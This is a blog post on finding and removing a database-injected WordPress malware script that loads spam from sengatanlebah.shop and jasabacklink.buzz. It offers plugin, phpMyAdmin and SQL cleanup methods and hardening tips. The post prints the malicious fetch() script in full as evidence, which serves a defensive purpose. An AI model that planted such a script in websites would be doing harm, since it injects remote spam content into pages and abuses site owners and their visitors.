How to Remove “Fetch” Malware from WordPress Database (sengatanlebah & jasabacklink)

Most WordPress malware hides in your files—fake plugins, backdoor scripts, or modified themes. But what happens when you scan your files, everything looks clean, yet your site is still leaking data or loading spam?
You are likely the victim of a Database Content Injection.

We recently uncovered a sophisticated attack targeting the wp_posts table directly. Instead of uploading a virus, hackers are editing your existing pages and posts to inject malicious JavaScript.
If you are seeing requests to sengatanlebah.shop or jasabacklink.buzz in your network tab, or if your page builder content looks “broken” in the backend, this guide is for you.
The Symptoms: What Does This Malware Do?
This malware is subtle. Unlike a redirect hack that sends users away immediately, this script runs silently in the background.
Based on our analysis of infected sites, the malware injects a fetch() command. This command forces your visitor’s browser to reach out to a 3rd-party server, download a text file (often containing spam links or ads), and insert it into your webpage.
The Malicious Domains to Watch For:
sengatanlebah.shopjasabacklink.buzz
The Evidence: Deconstructing the Code
We found this infection hiding inside the content of a homepage using the Divi Page Builder. Here is the exact code block you need to look for:
<script>
    fetch('https://sengatanlebah.shop/back.js').then((resp) => resp.text()).then(y => document.getElementById("datax").innerHTML=y);
    fetch('https://jasabacklink.buzz/backlink/sigma.js').then((resp) => resp.text()).then(y => document.getElementById("info1").innerHTML=y);
    fetch('https://jasabacklink.buzz/backlink/teratai.js').then((resp) => resp.text()).then(y => document.getElementById("info2").innerHTML=y);
</script>
The hacker wraps this script inside valid page builder shortcodes (like [et_pb_code]) to ensure it executes on the frontend while remaining hidden in the Visual Editor.
⚠️ CRITICAL WARNING: BACKUP FIRST
STOP. Do not proceed without a backup.
The methods below involve editing your website’s database directly. One small mistake (like a typo in a SQL command) can delete your entire website’s content permanently. There is no “Undo” button in the database.
Before you touch anything: Go to your hosting panel or use a plugin like UpdraftPlus and create a full database backup.
How to Detect & Remove It (3 Methods)
Because this malware lives in your wp_posts table, file scanners like Wordfence often miss it. You have to search the database directly.
Method 1: The “Search & Replace” Plugin (Easiest)
If you aren’t comfortable with code, this is the safest route.
- Install the plugin Better Search Replace.
- Go to Tools > Better Search Replace.
- In the “Search for” box, enter just the domain:
sengatanlebah.shop. - Select your
wp_poststable. - Run a Dry Run first to see how many pages are infected.
- If it finds matches, you can locate those specific pages in your WordPress Dashboard and delete the code manually, or run the replacement to remove it automatically.

Method 2: Manual Cleanup via phpMyAdmin
If you want to see exactly what you are deleting:
- Log in to your hosting control panel and open phpMyAdmin.
- Select your website’s database.
- Click the Search tab at the top.
- Search for:
jasabacklink - Select the
wp_poststable and click Go. - Click Edit on any row that appears.
- Look inside the
post_contentbox for the<script>tags shown above and delete them.

Method 3: The Developer Way (SQL Command)
If you are a developer or comfortable with SQL, you can surgically remove the malware from the database using a query. This is the fastest way to clean huge sites with hundreds of infected posts.
Step 1: Verify the Infection
Run this query to find the infected rows:
SELECT ID, post_title FROM wp_posts WHERE post_content LIKE '%sengatanlebah%';Step 2: Nuke the Malware
Once you have confirmed the pattern, use the REPLACE() function to swap the malicious domain with an empty string or a safe comment. (Note: Be extremely careful with exact string matching).
-- Example: This replaces the domain with "REMOVED_MALWARE" to break the script safely
UPDATE wp_posts
SET post_content = REPLACE(post_content, 'sengatanlebah.shop', 'REMOVED_MALWARE')
WHERE post_content LIKE '%sengatanlebah.shop%';
After running this, the script will fail to load. You can then go back and strip the broken script tags at your leisure without the site being actively infected.

How Did It Get In?
Finding malware inside wp_posts typically points to one of two vulnerabilities:
- Compromised Admin Account: A hacker guessed a password and edited the pages using the WordPress editor.
- SQL Injection: A vulnerable plugin allowed an attacker to write data directly to your database without logging in.
Final Security Hardening
- Rotate Database Passwords: Change the DB user password in cPanel and update
wp-config.php. - Check User Roles: Delete any unknown Administrator accounts.
- Limit Login Attempts: Install a security plugin to block brute-force attacks.
Need Help Cleaning the Database?
Touching the database is risky. If you are uncomfortable running SQL queries or if the malware keeps coming back after you delete it, I can handle the cleanup for you safely.
FAQs
What is jasabacklink.buzz?
It is a domain associated with “Black Hat SEO.” Hackers inject scripts from this domain into compromised websites to generate fake backlinks or display spam.
Will deleting the script break my site?
No. This script is external malware. It has no function for your legitimate website. Removing the <script> tag and the fetch() code inside it will restore your site to normal.
Why didn’t my security plugin find this?
Most security plugins focus on scanning files (like .php and .js) on the server. This specific malware lives inside the content of your posts (the database), which many scanners ignore by default to save performance.

